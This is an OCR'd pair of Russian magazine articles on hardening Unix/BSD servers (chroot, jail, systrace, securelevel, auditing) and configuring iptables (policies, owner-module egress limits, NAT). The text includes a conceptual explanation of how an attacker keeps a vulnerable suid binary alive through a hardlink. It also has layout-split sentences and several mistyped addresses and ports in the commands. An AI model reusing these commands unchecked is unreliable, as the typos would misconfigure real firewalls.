Те же сервисы, что нам нужны, тоже должны иметь кредит доверия. Тут тебе не Windows, и выбор сравнимых по функциональности демонов имеется. Если с системы не планируется сдувать пылинки, пребывая в боевой готовности пропатчить, скажем, почтовый сервер сразу, как только выйдет secuity advisory, то выбор сервисов с хорошей репутацией и отсутствием истории уязвимостей - первейшее дело. Хотя хороший админ все равно должен уметь быстро реагировать (баги находят везде), ничто не мешает ему снизить шанс форсмажора до минимума (где-то все же их находят существенно чаще). Не буду призывать использовать что-либо конкретное, но если ты не законченный фанат какой-либо одной программы либо тебе не нужна особая функциональность определенного демона, то знай, что гарантированно не доставят тебе головой боли из smtp-серверов qmail и postfix, из ftp-серверов - vsftpd, pureftpd и publicfile, из DNS-серверов - djbdns, из pop3-серверов - все тот же qmail и popa3d. Впрочем, история по- »

Безопасность - это не продукт, а процесс.

При желании ядро можно убрать в ящик в прямом смысле слова :).

Еще одно веяние эпохи параноиков - отслеживание системных вызовов, совершаемых программой, и дальнейшее их ограничение.

БОЙСЯ ЖЕСТКИХ ССЫЛОК

Такая с виду безобидная вещь, как хардлинк, может стать причиной компрометации системы. Представь, что в системе есть некая суидная программа. Права на нее, как на любой исполняемый файл, 755. Затем в программе нашли дыру, позволяющую с ее помощью получить локального рута. Ты вовремя обновился, но через пару дней тебя все равно хакнули. Как?

Посмотри полный вывод команды ls:

```
[(3:47)(85.32%)(p3):~ ] ls -al rfc2818.txt
-rw-r--r--  1 toxa  toxa  15170 15 июл 19:54 rfc2818.txt
```

Второе поле, сразу после прав доступа, - количество жестких ссылок на файл. В данном случае ссылка одна - сам файл, и, если я его удалю, он исчезнет. Но если ссылок больше, при удалении файла (командой rm) он не удалится, а лишь уменьшит счетчик ссылок на единицу, оставив свою жесткую копию. Полное стирание файла возможно только при обнулении счетчика хардлинков.

Взломщик создал жесткую ссылку программы в свой каталог, затем в ней была обнаружена уязвимость, ты, как тебе казалось, удалил дырявую версию программы, заменив ее новой, но на самом деле в каталоге взломщика осталась первоначальная версия программы, которая никуда с диска не делась. После чего он и поэксплуатировал уязвимость.

Почему же просто не скопировать программу себе в каталог? А потому, что потеряются первоначальные права на файл и владельцем вместо рута станет хакер, после чего наличие на ней suid-бита станет бессмысленным.

казывает, что опытные админы, как правило, консервативные фанаты определенного круга программ и предпочтут патчить свое детище раз в неделю, чем перейти на альтернативный продукт ;).

Отдельно хочется сказать про "суперсерверы" inetd и xinetd. Они существуют для поддержки демонов, которые не умеют запускаться в так называемом standalone-режиме, то есть принимать сетевые соединения, самостоятельно ограничивать количество одновременных сессий, использовать возможности tcp-wrappers и т.п. В таком случае inetd/xinetd выступают в качестве посредника между клиентом и сервером, реализуя вышеописанные возможности. При всем удобстве "суперсерверов" их идея не кажется мне замечательной. Во-первых, если "положить" inetd DoS-атакой или эксплоитом, то упадут и все обслуживаемые им демоны. Во-вторых, большинство используемых для работе в агрессивном интернете сервисов умеют самостоятельно отрабатывать почти все, что предлагает inetd. "Суперсервер" - это сложная система, так что лучше не использовать ее там, где без нее можно обойтись. Гуру безопасного программирования Дэн Бернстейн предлагает свой вариант под названием tcpserver (ucsp-tcp), частично выполняющий функции inetd. Если есть необходимость запустить программу, требующую inetd, можно воспользоваться tcpserver, который частично избавляет от неудобств inetd.

Каким бы безопасным ни был демон, существуют механизмы, позволяющие администраторам еще крепче спать по ночам. Процесс, взаимодействующий с пользователем, должен исполняться от имени непривилегированного пользователя. И правда, сегодня найти apache или named, запущенный от рута, довольно сложно ;-). Помимо этого каждый демон можно изолировать в его собственной среде. Образно, все необходимые для работы демона файлы и библиотеки копируются в измененный корневой каталог, и затем в получившуюся иерархию выполняется системный вызов chroot(2). С точки зрения демона, он работает в нормальной среде, ведь все необходимые для него файлы присутствуют, зато взломщик, получив контроль над дырявым сервисом, будет не в состоянии даже получить shell, так как /bin/sh может просто отсутствовать в chroot-директории. Во FreeBSD эту идею развили, и присутствующий там системный вызов и утилита jail(8) совместно с удобным управлением через sysctl-переменные позволяют удобно засадить демона "за решетку", из благих побуждений.

Еще одно веяние эпохи параноиков - отслеживание системных вызовов, совершаемых программой, и дальнейшее их ограничение. Любое действие программы (такое, как чтение файла или открытие сетевого сокета) - это системный вызов ядру ОС. Значит, можно ограничить набор легитимных вызовов для каждой программы. Действительно, зачем DNS-серверу биндить какой-либо локальный порт, кроме 53-го, для приема входящих запросов? Механизм systrace (www.citi.umich.edu/u/provos/systrace), присутствующий в стандартной поставке OpenBSD и NetBSD, а также портированный на остальные платформы, занимается тем, что отслеживает системные вызовы программ и сопоставляет их с указанной политикой. Любые аномалии протоколируются, и соответствующий системный вызов запрещается. В идеале это означает, что shell-коду можно помахать платочком.

Наконец, не только бесполезные сервисы следует убирать из системы. Зачем, например, на настроенной и работающей машине компилятор или дизассемблер? Чтобы взломщику было легче скомпилить и применить сплоит? Многие дистрибутивы Linux практикуют исключительно binary upgrade, так что компилятор там может вообще не понадобиться.

ЯДРО. БЕЗ ПАНИКИ

Обезопасив свои сервисы, обратим взор к ядру. Так как обыкновенная подмена системных утилит в два счета детектится системой контроля целостности, то без вариаций на тему модульного руткита не обходится ни один серьезный хакер. Не так уж это и страшно. Самое простое - собрать ядро без поддержки модулей. Для FreeBSD существует патч, позволяющий собрать ядро с опцией NO_KLD (people.freebsd.org/~cjc - не самый, правда, свежий). В Linux достаточно просто не указывать соответствующую опцию CONFIG_MODULES=n. К несчастью, многие производители железа предоставляют драйвера для своей продукции в виде подгружаемых модулей, исключительно в бинарном виде. В BSD эту, а заодно и многие другие проблемы, снимает kernel securelevel(8). В многопользовательском режиме он может принимать значения -1, 1, 2 и 3.

-1 - не накладывает никаких ограничений ("небезопасный режим"). По умолчанию система запускается с таким значением;

1 - "безопасный режим", запрещает снятие флагов immutable и append-only даже root'у, запрещает писать в память ядра или совершать привилегированные операции ввода/вывода на уровне ядра (/dev/mem, /dev/kmem, /dev/io), запрещает загрузку/выгрузку модулей ядра;

2 - "очень безопасный режим", наследует все возможности предыдущего режима, а также не позволяет ничего писать на примонтированные файловые системы;

3 (присутствует во FreeBSD) - "сетевой безопасный режим", наследует возможности безопасного, а также не позволяет менять конфигурацию правил пакетного фильтра (удалять или добавлять правила).


Значение securelevel выставляется утилитой sysctl (переменная kern.securelevel) после запуска системы и загрузки всех модулей и демонов и во время работы системы может быть только увеличено. Практически всегда сервер без графической системы X-Window или прочей экзотики обязан без проблем работать со значением kern.securelvel=1; если же он по совместительству является фаер-

СЛЕДИ ЗА ПАРОЛЯМИ

Если заглянуть в /etc/shadow (/etc/master.passwd в BSD), то можно увидеть массу системных учетных записей, но все они залочены - в поле пароля вместо хэша у них символ "*" или "!!", а вместо шелла - что-то вроде /sbin/nologin или /bin/false. Если у системного пользователя (не реального юзера) ты увидишь прописанный реальный шелл и хэш пароля, бей тревогу.

Каким бы безопасным ни был демон, существуют механизмы, позволяющие администраторам еще крепче спать по ночам.

Изначальный подсчет контрольных сумм (MD5-хэшей) системных утилит и файлов и дальнейшая их проверка с помощью утилит типа tripwire или aide может избавить от сильной головной боли в дальнейшем. В случае изменения файла утилита найдет расхождение в MD5-отпечатке и поднимет тревогу.



Process accounting в действии

волом с постоянным набором правил фильтрации, то со значением kern.securelvel=3. Очень многие пренебрегают это полезной возможностью, а ведь в таком случае, чтобы загрузить вредоносный модуль или добавить свое правило в цепочку пакетного фильтра, взломщику придется перезагрузить машину, что не может остаться незамеченным.

Помнится, один известный в определенных кругах хакер временно заточил мне аккаунт на его FreeBSD-боксе, мотивировав это тем, что "там сейчас крутится много важных процессов", видимо, опасаясь команды "ps -a" с моей стороны. Однако если бы он знал о существовании sysctl-переменной kern.ps_showallprocs (security.bsd.see_other_uids для FreeBSD 5), то, возможно, не стал бы принимать столь крайние меры. Выставление этой переменной в 0 позволит пользователям любоваться списком исключительно своих процессов, скрывая чужие. Это незаменимо на хостингах, где много пользователей имеют shell-аккаунт.

Часто хакеры запускают на взломанной машине снифер, особенно если эта машина - пограничный маршрутизатор, через который проходит весь трафик. В Linux для этого необходима библиотека libpcap, а вот в BSD пакеты ловятся через псевдоустройство bpf(4) (berkeley packet filter), вкомпилированное в ядро или загруженное как модуль. Часто отсутствие bpf(4) в системе (в любом виде) может быть оправдано с точки зрения безопасности. Без него снифинг пакетов в BSD невозможен. Но, правда, невозможна и, например, корректная работа пакетного фильтра OpenBSD PF, так что всегда есть исключения.

Еще одна вещь, которая может помочь при расследовании инцидентов, да и вообще полезна в качестве контроля за системой, это аккаунтинг процессов (во FreeBSD включается установкой переменной accounting_enable="YES" в /etc/rc.conf, в Linux - CONFIG_BSD_PROCESS_ACCT=y в конфиге ядра). Будучи включенным, он протоколирует в /var/account/acct (в Linux - /var/log/pacct) запуск всех процессов, позволяя посмотреть, когда, что и от имени какой учетной записи было запущено (lastcomm(1)), а также позволяет выдать статистику по выполненным процессам (sa(8)).

АУДИТ СИСТЕМЫ

Хорошая система должна требовать минимум внимания. В идеале, около трех секунд в день - ровно столько нужно времени, чтобы пробежать глазами ежедневный отчет и убедиться в отсутствии аномалий. В отчет должны включаться как минимум мониторинг создания новых учетных записей (если взломщик имел неосторожность добавить пользователя или сменить пароль существующему, ты это заметишь), появление новых суидных программ, количество заблокированных фаерволом пакетов и количество попыток неудачного входа в систему. Все эти меры призваны обнаружить атаки на ранней их стадии. В BSD подобный отчет генерируется по умолчанию, утилитой periodic(8). По сути, она выполняет последовательность скриптов, запускаясь по расписанию из crontab(1), результат работы сваливается администратору в почту. В /etc/periodic.conf можно определить указанные в /etc/defaults/periodic.conf опции составления отчета - помимо репорта periodic(8) может выполнять скрипты очистки /tmp, бэкапа важных файлов и т.п.


Помимо самой системы уязвимости находят и в софте, инсталлируемом из пакетов/портов. Полезно, конечно, читать адвайзори от вендоров, но наиболее удобный способ - положиться на автоматизированный аудит безопасности. Так, во FreeBSD имеется утилита portaudit (/usr/ports/security/portaudit). Она скачивает базу уязвимостей и анализирует установленные пакеты на предмет присутствия их в текущем списке проблемных программ.

Пропиши скачивание свежей базы в crontab(5) (корректнее: установи daily_status_security_portaudit_enable="YES" в /etc/periodic.conf) и любуйся ежедневными отчетами.

НЕТРАДИЦИОННЫЕ МЕТОДЫ


Если ты заметил, BSD больше подходит для организации защищенной системы в рамках классической модели безопасности UNIX. Тому способствуют как защитные механизмы системы (kernel securelevel, jail, systrace), так и средства аудита (accounting, periodic), доступные, что называется, "из коробки". Но можно пойти дальше и радикально поменять саму модель защиты, вместо традиционной дискреционной модели доступа применив одну из мандатных моделей. Это уже серьезно и требует хотя бы поверхностного знакомства с моделями безопасности. И здесь выигрывает Linux, для которого существуют такие проекты, как RSBAC (www.rsbac.org) и SELinux (www.nsa.gov/selinux). Они делают из Linux мощную систему с поддержкой Role Based Access Control (RBAC), Domain Type Enforcement (DTE) и кучей другого. Во FreeBSD 5, правда, тоже появилась возможность контроля доступа по расширенным атрибутам файлов (Mandatory Access Control), но это капля в море. Мандатные модели доступа - отдельная, серьезная тема, сложная в реализации применительно к конкретному production серверу и требующая внимательной эксплуатации.

Напоследок процитирую известную фразу: "If you fuck up OpenBSD it gets unsecure. Linux must be fucked up to be secure. Windows must be secure erased to be secure" ("Если ты будешь трахать OpenBSD, она станет небезопасной. С Линуксом нужно потрахаться, чтобы он стал безопасным. А Windows нужно удалить, что бы она стала безопасным."). Доля правды в ней есть, но помни, что главное для безопасности системы - не операционка, а тот, кто ей управляет.




А кто у нас тут порты слушает?

Хардлинки работают только в пределах одной файловой системы (одной партиции).



Все ли у нас в порядке с защитой?



Handbook - прекрасное место для старта изучения системы

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ВЫЖМИ ВСЕ ИЗ ФАЕРВОЛА!

ОСНОВНЫЕ И ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ IPTABLES

Фаервол – неотъемлемая часть *nix-системы. Но, как любой программный продукт, он нуждается в тщательной настройке. Сейчас я расскажу о том, как грамотно защитить свой сервер с помощью сетевого экрана iptables. Этот фаервол является самым простым и надежным, поэтому рекомендую ознакомиться с этим материалом.

Грамотный админ никогда не забудет установить фаервол на свою машину. Ведь брандмауэр позволяет решать множество важных задач. В первую очередь, он «заботится» о сетевой безопасности, фильтруя хакерские пакеты. При желании можно замутить и локальную безопасность, запретив юзерам выкачивать порнофильмы и варезные программы. Также с помощью сетевого экрана реально поднять NAT (Network Address Translation), позволяющий локальным машинам полноценно юзать ресурсы интернета.

ЗАКРОЕМСЯ ОТ ВНЕШНИХ ВРАГОВ

Если ты работал с iptables, то знаешь принцип действия этого фаервола. Он содержит несколько таблиц, в каждой из которых могут находиться так называемые цепочки. Дефолтовая таблица filter содержит три цепи – INPUT, OUTPUT и FORWARD. Первая отвечает за входящие пакеты, вторая – за исходящие. Последняя служит для управления обменом данных между соседними узлами. Наиболее популярный метод настройки iptables заключается в добавлении разрешающих правил в цепь INPUT с последующим изменением ее политики. У каждой цепочки есть своя политика: ACCEPT, REJECT и DROP. По умолчанию все пакеты проходят без ограничений. Но стоит лишь изменить политику на REJECT (запрещение соединения с взведением флага RST в ответном пакете) или DROP (простое игнорирование пакета), как данные будут нещадно отфильтровываться. Естественно, что администратор заранее пропишет правила, по которым нужные пакеты будут без проблем проходить на сервер.

Давай проведем подобную настройку фаервола. В первую очередь, позаботимся, чтобы пакеты беспрепятственно проходили через петлевой интерфейс (нам незачем запрещать локальные соединения). Выполним несложную команду:

```
iptables -A INPUT -i lo -j ACCEPT.
```

Как видно, команда iptables понимает различные параметры. Первый из них передает цепь, в которую будут занесены данные. Второй указывает на интерфейс. Последний определяет политику правила. Дословно команда означает следующее: «анести в цепь INPUT правило, разрешающее прием пакетов с интерфейса lo. Просто? Еще бы :).

Дальше чуть сложнее. Любой пакет может иметь 4 различных состояния. NEW представляет собой обычный пакет, инициирующий новое соединение. ESTABLISHED – пакет от уже установленного соединения. RELATED – новый пакет данных, который был создан старым соединением. И, наконец, INVALID – неизвестный пакет. Тебе необходимо разрешить только два вида – RELATED и ESTABLISHED, потому как они являются доверенными. Без дополнительных средств iptables не умеет различать состояния. В этом ему помогает специальный модуль state.

```
iptables -A INPUT -p tcp -m state --state
RELATED,ESTABLISHED -j ACCEPT.
```

Правило усложнилось тремя новыми опциями. Параметр -p показывает, что рулес применяется к TCP-протоколу (без этого флажка нельзя заюзать модуль state). Опция -m позволяет подключать дополнительные модули. Третий параметр state относится к одноименному модулю. Он показывает, что правило обрабатывает пакеты определенного вида.

Следующий шаг направлен на настройку соединения с сервисами. Допустим, на сервере установлен proftpd, postfix и popa3d. На самом деле, сервисов может быть и больше, суть в том, чтобы не забыть о каждом из них. Итак, предположим, что postfix должен принимать данные от узла 192.168.1.1. К proftpd имеют право подключаться только клиенты сегмента 192.168.0.0/24, а снимать почту могут все. Давай оформим такую политику в виде трех несложных правил. Для удобства рекомендую создать дополнительную цепь services и подключить ее к основной INPUT.

```
iptables -N services
iptables -A INPUT -j services
iptables -A services -p tcp --dport 25 -s
192.168.1.1 -j ACCEPT
iptables -A services -p tcp --dport 21 -s
192.168.0.0/24 -j ACCEPT
```

```
[root@xim /]# iptables -nvL INPUT
Chain INPUT (policy DROP 33164 packets, 1830K bytes)
 pkts bytes target     prot opt in     out     source               destination

 119M   41G ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
        state RELATED,ESTABLISHED
45182 2455K ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0

1103K  155M ACCEPT     all  --  eth+   *       0.0.0.0/0            0.0.0.0/0

    0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0
        tcp dpt:25
 3223  155K ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0
        tcp dpt:110
1174 61884 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0
        tcp dpt:80
   48  2864 ACCEPT     tcp  --  *      *       195.58.29.5          0.0.0.0/0
        tcp dpt:1000
22065 1736K ACCEPT     all  --  *      *       92.193.144.135       0.0.0.0/0

   18   864 ACCEPT     tcp  --  *      *       81.17.15.12          0.0.0.0/0
        tcp dpt:21
   24  1152 ACCEPT     all  --  *      *       195.161.204.67       0.0.0.0/0
```

Запираем все засовы

Сохранить или восстановить правила помогут бинарники /sbin/iptables-save и /sbin/iptables-restore.

Поброди по каталогам POM и ознакомься с документацией по каждому модулю. Правда, сведений там не очень много.

```
iptables -A services -p tcp --dport 110 -j ACCEPT
```

Флаг -s отвечает за IP-адрес отправителя. Он может принимать значение как отдельной станции, так и целого сегмента. Теперь, когда цепь INPUT полностью настроена, можно менять ее политику и тестировать созданные правила. Последний штрих достигается следующей командой:

```
iptables -P INPUT DROP
```

Можно сказать, что теперь твой сервер защищен от посторонних глаз. Однако существует много способов обхода фаерволов, один из которых заключается в написании connback-сценария. Последний сам соединяется с хакерской машиной. Чтобы пресечь подобные действия, необходимо фильтровать исходящий трафик. Менять политику цепи не стоит, нужно просто добавить несколько ограничивающих правил с участием модуля owner.

ФАЕРВОЛ ПОКАЖЕТ, КТО ХОЗЯИН!

Библиотека owner.so является весьма полезной. Она создана для того, чтобы запретить локальному пользователю обращаться к ресурсам сети. Часто хакеры совершают свои злодеяния с веба, и стандартная настройка брандмауэра не спасает. В случае если ты подвяжешь модуль owner, можно сделать так, чтобы процесс httpd не мог открывать порты, а тем более коннектиться на чужие машины. Это достигается всего двумя командами:

```
iptables -A OUTPUT -m owner --uid-owner 99 -p tcp --dport 80 -j ACCEPT
iptables -A OUTPUT -m owner --uid-owner 99 -j DROP
```

Модуль позволяет анализировать UID локального пользователя. Если он равен 99 (что соответствует логину nobody), правило запретит обращение к неизвестным портам. Второе правило запрещает любые действия под nobody. Оно должно располагаться ниже первого, потому что iptables анализирует рулесы по принципу от частного к общему.

Существует еще одна проблема, с которой ты можешь столкнуться. В случае если на твоем сервере прописаны другие пользователи и ты не хочешь, чтобы они прокачивали через машину фильмы и музыку, придется добавить несколько правил, которые аналогичны предыдущему. Пришло время урезать сетевые права пользователя по самые уши :). Необходимо помнить, что юзеру надо разрешить пропуск RELATED- и ESTABLISHED-пакетов, в противном случае он не сможет заливать файлы на локальный FTP.

```
iptables -A OUTPUT -p tcp -m state --state ! RELATED,ESTABLISHED -m owner --uid-owner 31337 -j DROP.
```

Этот рулес позволит фильтровать все пакеты, посланные юзером 31337. Помимо uid ты можешь ограничивать и gid, а также мутить доступ к произвольной сетевой команде. Если ты заинтересовался этим модулем, можешь ознакомиться со всеми его параметрами, набрав команду iptables --help -m owner.

МОДИФИКАЦИЯ ПАКЕТОВ

Настало время поговорить о второй таблице iptables, которая называется nat. Эта чудесная таблица содержит три цепочки: PREROUTING, OUTPUT и POSTROUTING. Правила, расположенные в этих цепях, нужны для корректировки пакета. Например, ты хочешь, чтобы машина с IP-адресом 192.168.0.2 выходила в интернет напрямую. Для этого достаточно воспользоваться маскарадингом, добавив всего одно правило в таблицу POSTROUTING.

```
iptables -t nat -A POSTROUTING -s 192.68.0.2 -j MASQUERADE
```

Суть маскарадинга заключается в замене локального IP на адрес шлюза. Получается, что конечный узел фактически соединится не с локальной машиной, а с маршрутизатором. Последний будет форвардить все пришедшие пакеты узлу с адресом 192.168.0.2.

Вообще, использовать NAT в крупной сети не рекомендуется. Если какой-нибудь юзер стянет пару гигов с порносайта, администратор не определит виновника. Поэтому вместо NAT используется прокси-сервер. При переходе на прокси возникает одна проблема: админа ломает бегать по всем машинам и прописывать адрес проксика в настройки браузера. К счастью, не все так плохо: можно просто оформить редирект портов, а затем немного настроить конфиг squid. В этом случае клиент соединится с прокси-сервером, сам того не желая :). Для выполнения редиректа вписывай легкое правило в цепь PREROUTING.

```
iptables -t nat -A PREROUTING -s 192.168.0.0/24 -p tcp --dport 80 -j REDIRECT --to-port 3138
```

Рассмотрим ситуацию сложнее. В твоей локалке есть сервер, не имеющий внешнего адреса. А управлять им хочется из дома. С помощью iptables ты легко можешь намутить модификацию не только портов, но и IP-адресов. В результате небольшой подмены шлюз соединит твой домашний комп с локальным сервером. Вот правило, которое прописано на моем фаерволе. Оно связывает мой компьютер и терминальный сервер в локальной сети.

```
iptables -t nat -A PREROUTING -s 194.225.226.3 -p tcp --dport 3389 -j DNAT --to-destination 10.50.40.255:3389
```

Таким образом, если пакет направлен на порт 3389, шлюз заменит в нем адрес назначения на 10.50.40.225 и перенаправит данные на локальный сервер. С помощью этого механизма я »


Помимо главных патчей, POM содержит фиксы для содружества iptables с eggdrop, warcraft и quake3 :).

Чтобы узнать какие параметры понимает тот или иной модуль, выполни команду iptables --help -m имя_модуля.


ЛИКБЕЗ ПО IPTABLES

Вот несколько команд, которые ты можешь использовать при работе с iptables.

iptables -N цепь - создание новой цепочки
iptables -F цепь - очистка произвольной цепи
iptables -X цепь - удаление цепи
iptables -D цепь номер_правила - удалить правило из определенной цепи
iptables -P цепь политика - изменение политики цепи
iptables --line-numbers -nvL цепь - просмотр всех правил в определенной цепи в verbose-режиме, без преобразования адресов с нумерацией каждого правила (быстрый и подробный просмотр)
service iptables save/restore - сохранение (восстановление) всех правил в отдельный конфиг
service iptables start/stop - запуск (останов) фаервола



Урежем права юзеров



NAT дому твоему!

без проблем могу рулить терминалкой из дома. Чего и тебе желаю :).

ХОЧЕШЬ БОЛЬШЕГО? СТАВЬ ПАТЧИ!

Несмотря на столь широкие возможности iptables не превосходит OpenBSD'шный pf по функциональности. Его конкурент умеет различать операционные системы по хитрому fingerprinting'у, защищать сервер от скана портов и т.д. Пришло время нанести ответный удар. Итак, встречаем новый патч для iptables под названием Patch-o-Matic. Набор POM создан для админов, которым мало стандартных возможностей фаервола. Он включает в себя набор модулей, позволяющих творить невероятные вещи. Правда, чтобы пропатчить брандмауэр, придется пройти через семь кругов ада. Сперва убедись, что твое ядро собрано из исходников. Сорцы ядра понадобятся инсталлятору POM, ведь все таблицы и цепочки создаются именно в кернеле. Если твоя система построена на RPM-пакетах, тебе придется перекомпилить ядрышко, предварительно стянув его с ftp.kernel.org (либо с диска). Не забудь включить в ядро поддержку ipfiltering и прочих сетевых вещей. После того как отмучаешься с кернелом, скачивай свежий iptables (http://netfilter.org/files/iptables-1.2.11.tar.bz2), а также прилагающийся к нему патч (http://netfilter.org/files/patch-o-matic-ng-20040621.tar.bz2). Теперь распаковывай фаервол и компилируй его. Когда ты сделаешь все эти шаги, наступит время для установки патча.

Внутри архива с POM содержится перловый инсталлятор. Для его корректной работы тебе понадобится библиотека termcap, поэтому убедись в наличии файла /etc/termcap. Запусти инсталлятор с параметром base. В интерактивном режиме выбери нужный патч из этой категории (проверенные базовые обновления). К каждому фиксу приводится развернутое описание с конкретным правилом. После базовой установки можно заинсталлить дополнительные патчи, запустив инсталлер с опцией extra. Процесс установки очень прост, ты с ним разберешься без дополнительной помощи. Сложности возникнут после инсталляции.

Итак, все фиксы установлены, и ты жаждешь применить их на практике. Перед тем как это сделать, тебе придется выполнить два финальных шага. Во-первых, зайди в каталог с исходниками ядра и запусти make menuconfig. Затем переходи в раздел ipfiltering и выбирай все патчи, которые были установлены скриптом runme. Сохрани все изменения и открой .config для редактирования. Если ты установил обновления TARPIT и OSF, убедись в наличии двух установочных директив и в случае их отсутствия внеси их самостоятельно.

```
CONFIG_IP_NF_TARGET_TARPIT=m
CONFIG_IP_NF_MATCH_OSF=m,
```

Во-вторых, заново перекомпилируй iptables и набери make install, чтобы все модули были скопированы в каталог /lib/iptables. Если все произошло без осложнений, можно сказать, что POM успешно установлен.

Я не проверял работу POM с ядром 2.6.x. Разработчики о совместимости также умалчивают. Поэтому я не гарантирую стабильность работы с подобными кернелами.


Помимо DNAT существует и SNAT, когда заменяется адрес отправителя. Это бывает необходимым в некоторых случаях.

Не пропусти краткое описание модулей на WWW


МНЕНИЕ ЭКСПЕРТА

Андрей "Andrushock" Матвеев, редактор рубрики "UNIXoid" журнала "Хакер":

